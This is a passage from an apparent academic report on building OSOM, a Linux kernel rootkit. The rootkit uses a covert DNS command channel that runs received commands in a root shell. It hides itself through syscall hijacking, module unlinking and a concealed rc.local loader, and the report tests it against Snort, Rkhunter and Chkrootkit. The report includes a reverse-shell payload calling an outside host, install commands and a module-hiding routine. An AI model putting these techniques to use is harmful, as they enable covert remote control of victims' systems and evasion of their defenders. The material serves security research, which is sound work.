In order to phone home undetected, we do not wish to generate new, unexpected traffic. Instead we will modify existing outgoing network packets. So we need some type of packets that is generally universally present on systems. To this end we have decided on DNS packets. One advantage of DNS communication is that you generally do not know with whom you are communicating. You rely on the DNS hierarchy to guide you to the correct authoritative name server, whichever one that may be. Also, DNS is a UDP based protocol, so there is little overhead in dealing with the packets—one packet goes out, one packet comes in. Maybe.

Having decided on using DNS packets to phone home and provide remote access, we must then consider how the packet may be routed to our control server, and how the control server can communicate back. To reach the control server, we can simply overwrite the destination IP address of the packet. This is a bad idea, since network infrastructures often have a name server of their own, dealing with all DNS traffic as seen for example in the way hotspots ensures that clients log in up on connecting[12]. As such it would be trivial to detect and or block DNS traffic bound for an unknown IP, as that would be unexpected behaviour. Instead we can rely on the DNS infrastructure to legitimately guide the packet to our controller through the victim networks DNS server(s). This can be done by appending a domain we control to the domain name being looked up. Then the DNS request reaches our name server, which will then know that an infected host is phoning home. Our malicious name server can then do a recursive DNS lookup and send back the result. Then the rootkit must remove the malicious domain name it added from the incoming response DNS packet. Thus we can stealthily phone home. The implementation specific details of this design is discussed in Section 3.1.2

To communicate back we will need to add something to the resulting DNS answer packet. A common approach to covert DNS channels is to put data in txt records[9]. This is easy, but has the disadvantage of potentially raising alarms. DNS txt records are usually used for verification purposes such as verifying that you own the domain, or that e-mails that appear to be from this domain are sent from an approved IP address (as seen with Sender Policy Framework (SPF)). Therefore unexpected Text (TXT) records can be caught by network filters and raise suspicion.

Instead we will use fields that are already in use, but ones that we do not know the contents of. That leaves out the question section of the DNS packet. A successful DNS lookup will also have a list of answer records, and optionally some other records

such as authoritative or additional records. Answer records are the consistent type of records, as they are always present on successful lookups. So we will use these for our purposes of sending data back to the compromised host. Appendix A.2 illustrates the layout of an answer record. Some fields must have specific values to adhere to the protocol, but we have free rein over the 4 byte fields Time To Live (TTL) and IP. We have unfortunately found that some name servers (notably Googles Public DNS), limit the TTL values to some 5 digit decimal value. This interference has led us to design a solution which does not alter the TTL field, but instead exclusively use the IP field.

The way we send data back is then to complete the DNS lookup, and if it is successful, we append additional answer records with whatever data we wish in the IP fields, 4 bytes at a time. We start with adding a dummy answer record with some identifiable 4 byte value to know where our malicious data starts.

Now that we are able to send back malicious data, we need a way of using it to control the infected host. For simplicity we have chosen the simple solution of feeding the malicious data directly into a root bash shell. This solution has its disadvantages, primarily in that it relies on `/bin/bash` being present for this implementation. However, it does demonstrate how remote control may be provided, and it does so in userland. We will discuss alternative control mechanisms which can be implemented in the Section 3.2.8.

An important concern with this scheme is availability versus stealth. For maximum stealth, this packet modification should be done as rarely as possible. However, for maximum availability, we would like every DNS packet to be re-routed as described. The compromise we have decided upon is to wait 24 hours between each successful phone home attempts. When attempting to phone home, there is a chance that we might be unsuccessful. The packet could be dropped or the lookup could fail, so that there are no answer records. But we do not want to re-route all DNS traffic until we are successful. Therefore we will make sure to wait a couple of minutes after each attempt at phoning home.

### 3.1.2 Implementation

The LKM is loaded at boot time by adding the name of the module to `/etc/modules` and creating module dependencies with `depmod`, where the LKM is located in `/lib/modules/$(uname -r)` (on Debian).

We intercept outgoing UDP traffic on port 53 using the very last *netfilter* hook before the packet leaves the system. This hook is `NF_IP_POST_ROUTING`, and we register ourselves with highest priority<sup>1</sup>. Before modifying anything, we verify that it's time to phone home, that the DNS packet is valid and that it does indeed request an A type lookup (an IPv4 address). We also verify that the structures allocated for the packet

---

<sup>1</sup>See Appendix E line 579 for the code

are large enough for us to extend the domain name being searched. This is done to avoid kernel panics and thus make the module more robust.

Having verified that we want to re-route an outgoing packet, we need to make space in the UDP payload for our malicious domain name. This is done by expanding the buffer frame in the *sk\_buff* structure, copying the entire payload after the current domain name further down, and then copying our malicious domain into the resulting gap<sup>2</sup>. This change results in an invalid UDP packet, so we have to update both the UDP and TCP packet lengths, and re-calculate their checksums. The packet now validates and parses correctly again, and it will be routed to our own name server when it is passed on.

Our domain name server is implemented in Python. When receiving a DNS query, our malicious DNS server removes our own domain name from the *qname*, and sends it to Google's DNS server (8.8.8.8) to be resolved. Our own domain name is then added to the *qname* of the resulting answer packet again. If the lookup was not successful, we just send back the packet as it is. Otherwise, we append our malicious answer records to the existing ones. First the identifier of magic bytes is added, and then any optional commands to be executed follows. After manipulating the DNS packet to suit our needs, it is sent back to the infected host.

In order to allow this kind of DNS communication we utilise a technique which is inspired by the way DNS functions. DNS lookups are implemented in such a way that when you ask for a domain, for example `www.google.dk` your domain resolver will first query the root DNS servers to find out who is in charge of the *.dk* domains. This will then respond with the Top Level Domain (TLD) DNS servers for that specific TLD. The TLD name servers will then be queried to find out who is in charge of the domain *google.dk*, to which it might answer with some new name server. Finally the resolver will query the new name server to find out where the *www* subdomain is located.

We utilise this in a way such that we set up a Name server (NS) record for some domain, i.e. *dnstunnel.espensen.me* which points to some name server, i.e. *ns.espensen.me*. Accordingly we must add DNS record stating where *ns.espensen.me* can be found, i.e. the IP of our custom DNS server. Thus when we attempt to resolve a subdomain of *dnstunnel.espensen.me* we will have to ask the name server located at *ns.espensen.me*. This way we can force DNS requests to be answered by us by rewriting them to be a subdomain of ours, regardless of which name server is used for lookup. The DNS queries will always resolve through correct DNS server. Thereby we avoid tipping any detection which might whitelist valid DNS servers the clients on the network may use.

Incoming UDP packets on port 53 on the infected host are always intercepted and checked by our *netfilter* hook. We register our hook to be a pre-routing hook (registered with the highest priority: *NF\_IP\_PRE\_ROUTING*) such that when the packet enters the system we are first in line to decide what happens to them. As described

---

<sup>2</sup>The DNS format for domain names is one byte specifying the length of the next domain label, for all levels of the domain name. For example, *google.com* would be `"\x06" "google" "\x03" "com"`

before, we do checks to verify that the packet is a valid DNS packet. If so, we check if the question section has our malicious domain name appended, and in that case remove it. Knowing that the packet was re-routed to our name server, we look for the magic bytes in the answer records. If found, we then parse the remaining answer records for their malicious data and execute it in a root shell. Then we copy the rest of the DNS packet up to where our custom answer records started, overwriting our malice. We similarly overwrite our domain name in the *qname* section by copying the rest of the packet up. Then we update the number of answer records, the UDP and TCP header length fields and their checksums. Thus we have extracted the payload, acted on it and cleaned up the packet again, ready to be forwarded in the system. If our checks fail, the packet is simply not acted upon and is instead passed on.

When payload has been parsed, it is executed by calling the user space shell with the payload as the command to be run. Since the LKM when called via the *netfilter* hooks operates in a Top Half context (the context which handles interrupts, like `int 0x80`, and is not allowed to be interrupted or sleep) we have to schedule the usermode program call to be run in an interruptible context (Bottom Half). We do this using a work queue[17] to schedule the work to be run later on.

### 3.1.3 Summary of Phase One

At this point our implementation consists of a LKM which is loaded at boot via */etc/rc.local* and is not hidden in the filesystem in any way. Its main features are that it:

- Handles outgoing DNS requests to be routed through our C&C server though the DNS.
- Implements a custom DNS C&C server as seen in Appendix B.
- Parses incoming DNS requests and executes their embedded bash command, if there is any.
- Rewrites incoming DNS packets from our C&C server such that the communication is transparent to the host.

Thus our implementation from phase one processes all outgoing DNS packets and append to A record question requests so that they will end up at a subdomain we control. Here our DNS server will respond with the real answer, a payload header and a payload which is encoded as alternative IPs to the domain we looked up. Upon receiving this our rootkit parses this packet, executes the payload as a bash command in user space and then rewrites the packet to be a lookup of the original domain, with only the original answers from the authoritative DNS server for that domain.

Redirecting every single DNS packet is not the full solution as described in the design. There we spoke of only intercepting DNS packets every 24 hours. Due to constraints we have not implemented this improvement at this time. However, it should be a



simple matter of using the `jiffies` counter or other such time units when deciding whether or not to re-route a DNS packet.

### 3.1.4 Tests of Phase One

Firstly we will test the functionality of the remote control. To do this, we configured our DNS server to pass the following bash command to any client attempting to look up a domain name:

```
1 # echo "foo" > /tmp/test1
```

The server code can be seen in Appendix B. The test is then performed by verifying that the file does not exist prior to a DNS lookup and then conduct such a DNS lookup. Afterwards, the `/tmp/test1` file should contain `"foo"`, and the lookup should be successful. For this test it is important that the domain name being looked up is valid and uncached: As Figure 3.1 shows, the test was successful and the intended

```
1 # insmod osom
2 # cat /tmp/test1
3 cat: foo: No such file or directory
4 # dig diku.dk
5 ...
6 diku.dk.      3600    IN  A    130.225.96.108
7 ...
8 # cat /tmp/test1
9 foo
10 # rm /tmp/test
11 # rmmmod osom
```

Figure 3.1: Test of the remote control functionality of phase one.

code was executed.

Next is to test whether or not the rootkit is detected. We used the popularity contest data from figure 2.1 and 2.2 to decide which tools to test our rootkit against.

In the testing of this version it is important to note that we had not patched the `packet_rcv()` and `tpacket_rcv()` calls, meaning that all traffic recorded by any sniffer using the `libpcap` interface, including Snort and Wireshark, would be able to see the real unaltered traffic since it use raw sockets.

As described in the introduction of this version, the *OSOM* LKM does not make any attempt to hide itself.

## Snort

In our test setup Snort was run on the infected host itself, with a standard Snort installation from the default Debian mirrors subscribing to the public Snort Community rules<sup>3</sup>. The test consisted of asking dig to resolve various domains. Our implementation freely was able to look up domains and receive commands from the C&C dns server via the crafted packets while also passing the correct DNS result onto the requesting application. The implementation did not lead to Snort producing any alerts or warnings.

## Rkhunter

The *Rkhunter* system check was unable to produce any warnings related to the implementation of our rootkit.

While *Rkhunter* also performs checks to detect whether there are services listening on hidden ports. *Rkhunter* was also unsuccessful at detecting the fact that the OSOM LKM in fact were implicitly listening on - and interfering with network traffic in order to communicate with the C&C server. This might be due to the fact we do not use the technique described in Section 2.2.4 but instead use our transparent DNS implementation.

## Chkrootkit

The system check with *Chkrootkit* was much like *Rkhunter* unable to detect any abnormalities in regards to both suspicious files and hidden network ports.

## Discussion of C&C Communication Detection

The covert DNS channel which we designed successfully mitigates all of the common detection techniques for discovering covert DNS channels. Some of the common issues of DNS covert channels are[9]:

- Lengthy requests containing much data or the amount of lookups to a shared hostname can be seen in statistical analysis.
- Abnormal hostname lookups can be detected via signature or entropy analysis.
- Use of unusual records, i.e. TXT records.

---

<sup>3</sup><https://s3.amazonaws.com/snort-org/www/rules/community/community-rules.tar.gz>

In our implementation we avoid all these abnormalities in an attempt to look as much like a normal DNS response as possible.

For example, a simple connect back shell can be requested by responding with a packet containing the following payload<sup>4</sup>:

```
1 # nc -e /bin/sh x90.dk 9
```

This will in our implementation result in a extra 7 extra dns records in the packet, which then gives us a increase in packet size of 112 bytes extra data (not including the appended domain). While it is common to receive just one A record in response, it is also common to encounter around 6-8 records when the answer attempts to utilise load balancing techniques. So in our best case, our connect back shell would fit into the size of a regular DNS response packet size. We would even be able to modify our implementation to only deliver a payload when there was just one real DNS record if we were more paranoid, or if a Snort rule testing the packet length to counter our implementation was pushed out.

For example, consider a DNS request to *cnn.com* or *google.com* as seen in Appendix A which reveals that not only is it normal (especially among large online media outlet) for a load balancer to respond with up to 8 (and maybe more) different resource records in a DNS packet, it is also a perfect normal to receive a packet which is not as compressed as the response our implementation gives.

For example compared to the DNS lookup result for *cnn.com* as seen in Appendix A.2, we can observe how this includes 5 different domain labels. In our implementations best case appended to a A record lookup with only 1 result record, and then the payload would be an addition 7 resource records (1 header record and 6 payload records) referencing back to the original resource record with a correct domain label having the payload in encoded as the IP fields. This in addition avoids using unusual record types.

This means that for each 4 byte we appended to the payload in our implementation, the packet grew 16 bytes. In turn each of the additional labels seen in the DNS result from *cnn.com* would have to at least grow an additional 15 bytes for each resource record containing a new label on 18 characters compared to our implementation which only carries the payload in IPv4 answer records.

A tool performing statistical tests on packet lengths to detect abnormalities in DNS traffic would probably not be able to differentiate this length from the response it would receive from a load balancer as the implementation avoid sending a lot of data over the DNS protocol but instead command the client to call home using another dynamic and valid route.

---

<sup>4</sup>It should be noted that not all **netcat** implementations support this usage. However, this is merely a demonstration of a short command that can do something useful.

In addition we are able to avoid detection by analysing common hostnames by simply telling our rootkit that it should only phone home at most once every 24 hours for example, thereby ensuring that most hostnames which are commonly used by the user are resolved more than our C&C domain.

Thus the three previously mentioned techniques for discovering DNS tunnels are easily mitigated by our implementation, assuming that the payload is a simple callback command. To this end, it should also be noted that our method of sending shell commands is not particularly effective. It would be more efficient if a single text record was sent with a key value determining how the rootkit should behave. For instance, one such value might initiate a connect back shell on the sockets level, so that it does not depend on specific programs and their locations.

### Evaluation of Test Results

Our tests show that the tested HIDS solutions were not able to detect our simple implementation of a rootkit, there are two reasons that this might be the case:

- Phase one of the OSOM rootkit might look like a legitimate kernel module, thereby not attempting to do anything that they would not allow. This could for example be listening on a hidden port or modifying memory spaces such as the syscall table which can be checked against system map files. Thereby it doesn't recognize our technique and might just consider the OSOM rootkit to be a legit LKM in its current state.
- Tools like Rkhunter and Chkrootkit partially depend on knowing which file(s) widespread/well known rootkits require, which prevents the tools from recognizing the OSOM rootkit, an example of the this can be seen in Figure 3.2

```
1 do_system_check_initialisation() {  
2     ...  
3     APAKIT_FILES="/usr/share/.aPa"  
4     ...  
5     APACHEWORM_FILES="/bin/.log"  
6     ...  
7     CINIK_FILES="/tmp/.cinik"  
8     CINIK_DIRS="/tmp/.font-unix/.cinik"  
9     ...  
10    DANNYBOYS_FILES="/dev/mdev  
11        /usr/lib/libX.a"  
12    ...  
13 }
```

Figure 3.2: Snippet of the rootkit detection approach used in rkhunter

### 3.1.5 Improvements to Phase One

Many things can be improved about this first iteration of the rootkit. We consider the following to be the most significant:

- Hiding properly in the filesystem by patching various system calls or kernel functions.
- Transparent loading on boot.
- Hiding the module in the kernel by removing information about the module in memory.
- Call home at most once every N hours.
- Encryption or obfuscation of DNS payload.
- Changing the command protocol to using predefined magic values instead of bash injection.

We will work on several of these in phase two, and continue the improvement analysis again afterwards.

## 3.2 Phase Two

For the second phase we focus on the aspects of being stealthy so as to remain undetected. Being stealthy also implicitly strengthens persistence, as it robs the defender of ways in which the rootkit can be detected and removed.

### 3.2.1 Design

Continuing where the first phase left off, we will now look into covering our tracks. Even though our the implementation from phase one bypassed all the tested HIDS there is still room for improvement in order to prevent trivial detection of our rootkit. For example, one can simply *grep* to check if we are listed in the loaded modules or if our file is present like so:

```
1 # lsmod | grep osom
2 osom                  12789  0
3 # ls -la /lib/modules/$(uname -r)/kernel/drivers/misc/ | grep osom
4 -rw-r--r-- 1 root root 12155 Dec 29 18:39 osom.ko
```

Additionally, our rootkit is listed in the running processes and registered modules (available to *modprobe*). Our files can be seen, deleted, moved, read, written to and renamed. While far from being complete, this list gives an indication of the severe

need for further stealth and persistence.

Some of the possible improvements include:

- Make the incoming and outgoing traffic transparent to raw sockets.
- Attempt to make the required files invisible to the system.
- Hide the module from the list of active kernel modules.
- Correct the nulled UDP checksum overwrite used to bypass authentication of incoming traffic, and implement correct UDP checksum calculation instead.
- Attempt to hide in memory.

Due to constrictions of time and scope we cannot implement them all in this project. Some of these detection methods are more easily accomplished than others. We will therefore focus on the first three improvements of the above list and thus significantly raise the bar for our detection. These improvements will also utilise the same techniques of function hijacking (see Section 2.2.1) as other aspects of stealth, and thus represent how stealth can be accomplished in general.

There are many possible functions that are relevant to hijack to improve our stealth. See Figure 3.3 for a list of such functions.

System Call	Purpose of Hook
read, readv, pread, preadv	Logging input
write, writev, pwrite, pwritev	Logging output
open	Hiding file contents
unlink	Preventing file removal
chdir	Preventing file directory traversal
chmod	Preventing file file mode modification
chown	Preventing ownership change
kill	Preventing signal sending
ioctl	Manipulating ioctl requests
execve	Redirecting file executing
rename	Preventing file renaming
rmdir	Preventing directory removal
stat, lstat	Hiding file status
getdents	Hiding files
truncate	Preventing file truncating or extending
insmod	Preventing module loading
rmmod	Preventing module unloading

Figure 3.3: Common System Call Hooks according to Designing BSD Rootkits[18] modified to represent normal Linux distributions.

We have decided only to focus on implementing the most essential functions which we define to be *open*, *read*, *write*, *getdents*, *socket\_rcv* and *tsocket\_rcv*. With these

functions we can prevent files from being opened for reading as well as writing, decide what can be read or written from/to files, modify the output of directory listings and hide traffic from libpcap. This will significantly help us hide our rootkit and stay persistent across reboots. Also, in order to prevent host-based detection by Snort or other sniffers we will simply hide (as opposed to rewriting) all traffic that contains our C&C servers DNS formatted name. Thus any tool depending on libpcap is prevented from seeing any of our incoming or outgoing traffic.

Additionally, we also want to hide the module from the list of active modules. Normally when deploying a LKM that is loaded at boot it is added to the modules folder `/lib/modules/$(uname -r)/` and `depmod -a` is run to build module dependencies. At last an entry with the module name is added to `/etc/modules`. This is what we did for phase one. While this is all good for proper kernel modules it is not particularly stealthy, as the `/lib/modules/$(uname -r)/modules.dep` will then contain an entry for our module that would also need to be hidden. We will therefore plant an `insmod` command in a system file run at boot, loading our module. Then we will partially unload it, making it invisible to the system though the likes of `lsmod` and `modprobe` commands.

### 3.2.2 Implementation

#### Hijacking Functions

In order to hijack functions it is necessary to know three things about them:

1. Where the function is located in memory so that we know where to read and write.
2. Which arguments it expects so that we can write a matching replacement.
3. Whether the function is a system call handler or just a regular function. This is due to the way system calls are being handled in the kernel, which requires us to let *GCC* expect the function arguments to be passed entirely on the stack. This is done by prepending the function definition with *asm linkage*[11]. This is done for all system call functions, and therefore also all functions used to hijack system calls.

To find the function addresses we have chosen to use the *System.map* file<sup>5</sup> (which is generated when compiling the kernel) to find the address of each function we want to patch. To do so we simply searched the file for the symbol and then hard-coded the address into our kernel module:

```
1 $ cat /boot/System.map-$(uname -r) | grep " sys_open$"  
2 c10a3eb3 T sys_open
```

---

<sup>5</sup>The *System.map* file can be found in the `/boot/` folder on many distributions.

In order to craft a function to replace the kernel function, the type definition of the original kernel function is simply reused. It is also important to adhere to the documented return values of the function being hijacked. The replacement function then performs checks prior or subsequent to calling the original function.

When calling the original function we use the concurrency-proof method described in Section 2.2.1, as the original method proposed by Silvio Cesare[7] had concurrency issues. The preparation for the hijack is illustrated on Figure 3.4. Here the function being hijacked is *sys\_open*, the hijacker function is *\_open*, and the hijack code buffer is *open\_code*. Before conducting the function hijack the initialisation code of the function to be hijacked (represented by As) is copied to the code buffer. Then the address of the *sys\_open* function offset by the copied initialisation code is inserted into the code buffer as well.




Figure 3.4: Illustration of the preparation to hijacking the *sys\_open* function call handler.

The actual performed hijack and the consequent code execution flow is illustrated on Figure 3.5. Here the initialisation code in the original *sys\_open* function is replaced by assembly code that jumps to our hijack function *\_open*. At some point in our hijack function, we want to call the original code function again. This is done by executing the code buffer as a function. This will then execute the initialisation code of the original function, and then jump to the remaining code in the original function (represented by Bs).

The initialisation code is instruction aligned at a length of 6 bytes, as described and reasoned about in Section 2.2.1.

### Invisible Loading at Boot

As an alternative to loading the module at boot through */etc/modules*, we can use the */etc/rc.local* file. */etc/rc.local* is executed at boot time. Here we will only have to inject an *insmod* command which also allows the LKM to be placed at an arbitrary location on the file system as opposed to a certain folder.

The problem of a visible line entry in a file still persists, however. In order to inject our






Figure 3.5: Illustration of the preparation to hijacking the *sys\_open* function call handler.

startup command and make it invisible we therefore need to hijack the two system calls *sys\_read* and *sys\_write*. When reading the file, our *insmod* line should not be shown. When writing the file, our *insmod* line should remain unaltered. For convenience our *insmod* line will be placed as the very first line in the file.

#### **sys\_read:**

When attempting to read a file we are supplied with a file descriptor along with a buffer and a read count. As we are in a system call context we are able to access the information of the process which calls us using the global symbol (or rather macro) *current* which supplies us with the current *task\_struct*<sup>6</sup>. Using this we are able to retrieve a list of the open files tied to this process. With these two variables we can find the path of the file we attempt to read using the method described by user *caf* on StackOverflow<sup>7</sup>.

If the path matches the file */etc/rc.local* containing our load command we make sure that the seek offset in the *file* struct always is relative to the end of our *insmod* command as opposed to the beginning of the file. Thus it is ensured that the *insmod* command isn't visible to anyone attempting to read the */etc/rc.local* file while still keeping the rest of the file readable when using this system call.

#### **sys\_write:**

A figure describing the execution flow of our write function for targeted files can be seen on on Figure 3.6. The idea is that if we attempt to write some content to a target file, in our case */etc/rc.local*, we want to make sure that our *insmod* command persistently stays there unaltered, such that it will be loaded at boot. This will then in conjunction with the hook on the read system call ensure that our load command

<sup>6</sup><http://lxr.free-electrons.com/source/include/linux/sched.h#L1018>

<sup>7</sup><http://stackoverflow.com/q/8250078/>

is invisible to any user or HIDS attempting to modify or read the file.

The idea is much like the implementation of our read hook, where we simply make sure that the file descriptor seek offset is always relative to the end of our load command. However, the write modification is not as straight forward to implement since increasing the writing offset in the file descriptor will result in overwriting our command with zero bytes. We therefore have to restore it after writing, as we do not want to work with or modify the user space buffer which we are given as an argument to the function.




Figure 3.6: The write hijack implementation to ensure content we want to hide persistently stay in a file when it is written to.

## Hiding from Libpcap

To hide from *libpcap* we have to use the methods described in 2.2.5 where *packet\_rcv* and *tpacket\_rcv* need to be patched. This functionality can be implemented in two ways, namely:

1. Transforming the traffic which the sniffers see to appear to be the original content (in other words, inverse of our outgoing *Netfilter* hook explained in Section 3.1.2).
2. Hide everything that contains our traffic, specifically packets that contain our specific C&C DNS formatted label.

For simplicity we have chosen to opt for second approach where the entire packet is hidden, as this can be implemented with a simple *memmem*<sup>8</sup> check which searches the

<sup>8</sup><http://linux.die.net/man/3/memmem>

entire IP packet for the occurrence of our magic C&C DNS label. If our label is found, the copy of the packet that *libpcap* receives is simply dropped

### Hiding from `/proc/modules`

In order to make our LKM invisible to `lsmod` and immune to `rmmod` we use a tactic like the one described by plaguez[24] and pragmatic/THC[1, S.9] but modified to use the techniques of a newer kernel.

The list of kernel modules consists of a doubly linked list structure, as defined in the module struct source<sup>9</sup>. The article by pragmatic/THC suggests that we simply set certain struct members to 0 and thus make the module inaccessible:

```
1 /*from Phrack & AFHRM*/
2 int init_module() {
3     register struct module *mp asm("%ebp"); // or whatever register it is
4     in
5     *(char*)mp->name=0;
6     mp->size=0;
7     mp->ref=0;
8     ...
```

Though in the newer versions of the Linux kernel exports the global symbol/macro `__this_module` which references the the current module structure, so we do not have to rely on GCC compiling our module in such a way that it might leave a reference to our the struct in a specific register such as `ebp`. Additionally, we can remove our module from the list of modules entirely and free the module kernel object altogether. Thus our module no longer exists as a module at all, but our hooks are still in place. This will not free the memory of our functions either, so we will keep handling all of the hooks unhindered. This method can be implemented like this:

```
1 void hide_module(struct module *mod){
2     list_del(&mod->list);
3     kobject_del(&mod->mkobj.kobj);
4     mod->sect_attrs = NULL;
5     mod->notes_attrs = NULL;
6     memset(mod->name, 0, 60);
7     return;
8 }
```

This will remove our module from the double linked list maintaining active kernel modules, free the `sysfs` entry and set the `sect_attrs` and `notes_attrs` to NULL in order to prevent exporting any symbols/information and removing our module name

<sup>9</sup><http://lxr.free-electrons.com/source/include/linux/module.h#L229>

from the kernel. This will cause our partially unloaded module to not show up in the `/proc/modules` file which `lsmod` relies upon. It will also make it immune to `rmmmod` as the Linux kernel is unable to remove non-listed modules.

### Hiding Files from the File System

To hide on the file system we hijack two functions in this phase: `sys_getdents`<sup>10</sup> and `sys_open`. With `sys_getdents` we locate the `linux_dirent64` entry of the file to be hidden and overwrite it with the remaining entries, as described in Section 2.2.5. This prevents the file from showing up to any application retrieving a directory listing of the directory. However, we do not verify that the absolute path matches that of the file being hidden. We only match the filename itself. Checking the absolute path would be a improvement, as files of the specified name will otherwise be hidden in all directories.

### 3.2.3 Installing the Rootkit

Ideally an executable file should simply be executed and infect the system with the rootkit. However, automated system infiltration is not in the scope of this project—we have focused on how the rootkit acts once it has established itself in the system. Our method of installation therefore requires that one manually adds the `insmod` command to the `/etc/rc.local` file before actually inserting the module. One way to do this is using `sed`, as illustrated in Figure 3.7. Here we have chosen to place the rootkit in `/lib/modules/3.2.0-4-486/kernel/drivers/misc/osom.ko` but this path can be chosen arbitrarily. This directory is also the current working directory in the figure.

```
1 # sed -i "li/sbin/insmod /lib/modules/$(uname -r)/kernel/drivers/misc/  
    osom.ko" /etc/rc.local  
2 # /sbin/insmod /lib/modules/$(uname -r)/kernel/drivers/misc/osom.ko
```

Figure 3.7: Bash session installing the *OSOM* after it is uploaded to the specified path.

### 3.2.4 Summary of Phase Two

After the implementation of phase two, *OSOM* implements several techniques to hide on the host machine. It also communicates with the C&C server in a rather stealth manner. Its main features are that it:

<sup>10</sup><http://man7.org/linux/man-pages/man2/getdents.2.html>

- Intercepts all A record question queries and re-routes them through the protocol described and implemented in phase one.
- Implements a stable way to hijack kernel functions which supports concurrency.
- Hides network traffic from *libpcap* dependent tools entirely by patching `packet_rcv` and `tpacket_rcv` to discard copies of any packet (in and out) containing our C&C domain label.
- Hides our LKM on the file system from commands such as `ls` and `find` by patching `sys_getdents`.
- Hides a startup command in a `/etc/rc.local` by patching `sys_read` and `sys_write` to set the seek value when reading relative to read and write relative to our start up command.
- Ensures that no one is able to open our kernel file once the LKM is live by patching `sys_open`.
- Hides from `/proc/modules` by modifying the internal structure which maintains information about loaded kernel modules.

Thus our implementation has become a functioning rootkit receiving bash commands from our C&C server whenever the host attempts to make a DNS query. The rootkit is not visible on the file system when using commands like `ls`. Additionally, we successfully hide a startup command in `/etc/rc.local` and hide all DNS communication with our C&C server.

### 3.2.5 Tests of Phase Two

#### Manual Network Sniffing Test

In phase one of the rootkit there was nothing to prevent *libpcap* dependent tools such as *tcpdump* and *wireshark* from sniffing the raw network traffic. This allows for trivial detection of our rootkit by sniffing the network locally.

The test session in Figure 3.8 shows *tcpdump*'s ability to detect the rootkit when our *packet\_rcv* and *tpacket\_rcv* hooks are deactivated and when they are activated:

As the test shows, our DNS packet is successfully sniffed in the first instance without any hijacking of packet functions. Conversely, the DNS packet is not detected when our packet function hijacking is active.

While successfully hiding packets, we have experienced errors during testing where valid domain names could not be resolved. This particularly seems to be the case for three letter TLDs.

```
1 # # Test without packet_rcv/tpacket_rcv hooks.
2 # insmod osom-no-hiding.ko
3 # tcpdump -ni eth1 -s0 -w ./capture1.pcap &
4 [1] 3442
5 # cat /tmp/test1
6 cat: /tmp/test1: No such file or directory
7 # dig dtu.dk
8 ...
9 dtu.dk.          19055    IN    A      192.38.91.25
10 ...
11 # cat /tmp/test1
12 foo
13 # rm /tmp/test1
14 # kill 3442
15 # grep dtu capture1.pcap || echo 'No match'
16 Binary file capture1.pcap matches
17 # rmmmod osom-no-hiding
18
19
20 # # Test with packet_rcv/tpacket_rcv hooks.
21 # insmod osom.ko
22 # tcpdump -ni eth1 -s0 -w ./capture2.pcap &
23 [1] 3516
24 # cat /tmp/test1
25 cat: /tmp/test1: No such file or directory
26 # dig diku.dk
27 ...
28 diku.dk.         3600     IN    A      130.225.96.108
29 ...
30 # cat /tmp/test1
31 foo
32 # rm /tmp/test1
33 # kill 3516
34 # grep diku capture2.pcap || echo 'No match'
35 No match
36 # rmmmod osom
```

Figure 3.8: Bash session showing that `tcpdump` cannot sniff our network traffic when our packet hooks are active.

### Manual File System Test

Inspired by some of the methods used by `chkrootkit` we decided to check whether the test discussed in Section 2.2.6 would discover our rootkit if tested directly against it.

The basic idea is that some tools like *Chkrootkit* checks the hard link count amongst other things from the `opendir` function against the link count from `lstat` function. Initially we figured that this test might actually find our rootkit as we do not attempt to patch the `stat` function. However, this was not the case. It appears that this technique

is only able to detect hidden folders, and thus not modifications of *sys\_getdents*.

It is currently possible to see the file if `stat` or `ls` is called directly onto the file. This indicated that `ls` to some extent use `stat` to retrieve individual file information.

## ClamAV

